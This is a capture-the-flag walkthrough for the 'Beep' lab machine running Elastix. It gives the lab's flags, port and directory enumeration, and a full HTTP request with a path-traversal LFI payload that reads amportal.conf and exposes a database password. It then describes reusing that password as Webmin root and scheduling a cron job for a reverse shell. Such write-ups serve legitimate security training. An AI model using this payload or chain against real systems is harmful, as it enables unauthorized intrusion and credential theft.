Beep

Tags	CronJobs Elastix 2.2.0 LFI
Level	Easy
OS	Linux


ANSWER

```
USER_FLAG=54ba7ffc5fb25e8d1ccbef51c218abc4
ROOT_FLAG=e797da93aeebb47f73e3dba58d7ed698
```


▼ Recon


Nmap

Initially, we perform a full port scan on the host



Then, service banner grabbing scan is performed on each port






Since this is a Linux lab, all services that are strictly related to Windows will be considered out of scope.

Hence, these following services will be explicityly considered after ruling out the out-of-scope services :

- `80 - http`
- `443 - https`
- `3306 - mysql`
- `10000 - webmin`

Gobuster

We perform gobuster `dir -u https://<IP> -t 30 -w /usr/share/seclists/Discovery/Web-Content/raft-small-directories.txt -k`




From the naming of this directory, we can rule out some possibilities that might be irrelevant


These are the directories that we take into consideration :


- `/configs`
- `/admin`
- `/recordings`
- `/vtigerrcrm`


This is the output of `https://<IP>/configs`



These 3 `php` files have nothing









This is the output of `https://<IP>/admin`

It will prompt you for the password




In case the password prompt is cancelled, the website will be directed to `https://<IP>/admin/config.php` , which is a landing page informing about the unauthorized access



Unauthorized

You are not authorized to access this page.

This is the output for `/vtigerrcrm`, which is also a login page



HTTPs

This is the overview for the web application of the host at `port 443`

The `https` web application contains 2 main points : `Apache 2.2.3` and framework `Elastix`, however, we havent been able to recon for the version of `Elastix`.

Commonly, `Apache 2.2.3` will not occur any vulns considering the scope of OSCP lab. Hence, we will perform `searchsploit` for `Elastix`

> ❓ For service with no knowledge about version OR service with version with multiple CVEs :
>
> Perform `searchsploit` and carry out every CVEs listed
>
> → Priority for choosing CVE :
>
> 1. RCE
> 2. Keywords strictly related to the lab recon info
> 3. CVE is verified on `exploitDB`

This is the output of `searchsploit` for `elastix`

Due to the previous criteria for choosing CVE with no known version, we choose `37637 - LFI` and `18650 - RCE`

Webmin - Port 10000


Webmin is a GUI for Linux Administration

The host on this port is also the login page

▼ Exploit

PoC for 37637

We are able to prove the vulnerability of `LFI` through the payload of `37637 - LFI`




```
GET /vtigercrm/graph.php?current_language=../../../../../../../../../../etc/amportal.conf%00&module=Accounts&action HTTP/1.1
Host: 10.10.10.7
Cookie: testing=1; elastixSession=0mc9tvglcr1gndh38ue0ljkh41; ARI=710a4plo36tgv69m63ca1mn8m2; PHPSESSID=f0s7rqbfko9sg1vdsjr417nbm6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

```
#    along with FreePBX.  If not, see <http://www.gnu.org/licenses/>.
#
# This file contains settings for components of the Asterisk Management Portal
# Spaces are not allowed!
# Run /usr/src/AMP/apply_conf.sh after making changes to this file

# FreePBX Database configuration
# AMPDBHOST: Hostname where the FreePBX database resides
# AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql)
# AMPDBNAME: Name of the FreePBX database (e.g. asterisk)
# AMPDBUSER: Username used to connect to the FreePBX database
# AMPDBPASS: Password for AMPDBUSER (above)
# AMPENGINE: Telephony backend engine (e.g. asterisk)
# AMPMGRUSER: Username to access the Asterisk Manager Interface
# AMPMGRPASS: Password for AMPMGRUSER
#
AMPDBHOST=localhost
AMPDBENGINE=mysql
# AMPDBNAME=asterisk
AMPDBUSER=asteriskuser
# AMPDBPASS=amp109
AMPDBPASS=jEhdIekWmdjE
AMPENGINE=asterisk
```

We are able to retrieve a few important login credentials and we are able to login the webmin through `root / jEhdIekWmdjE`



We are then use the function `Scheduled Commands` to create a cronjob to get a reverse shell

We are able to get the `RCE` as root privilege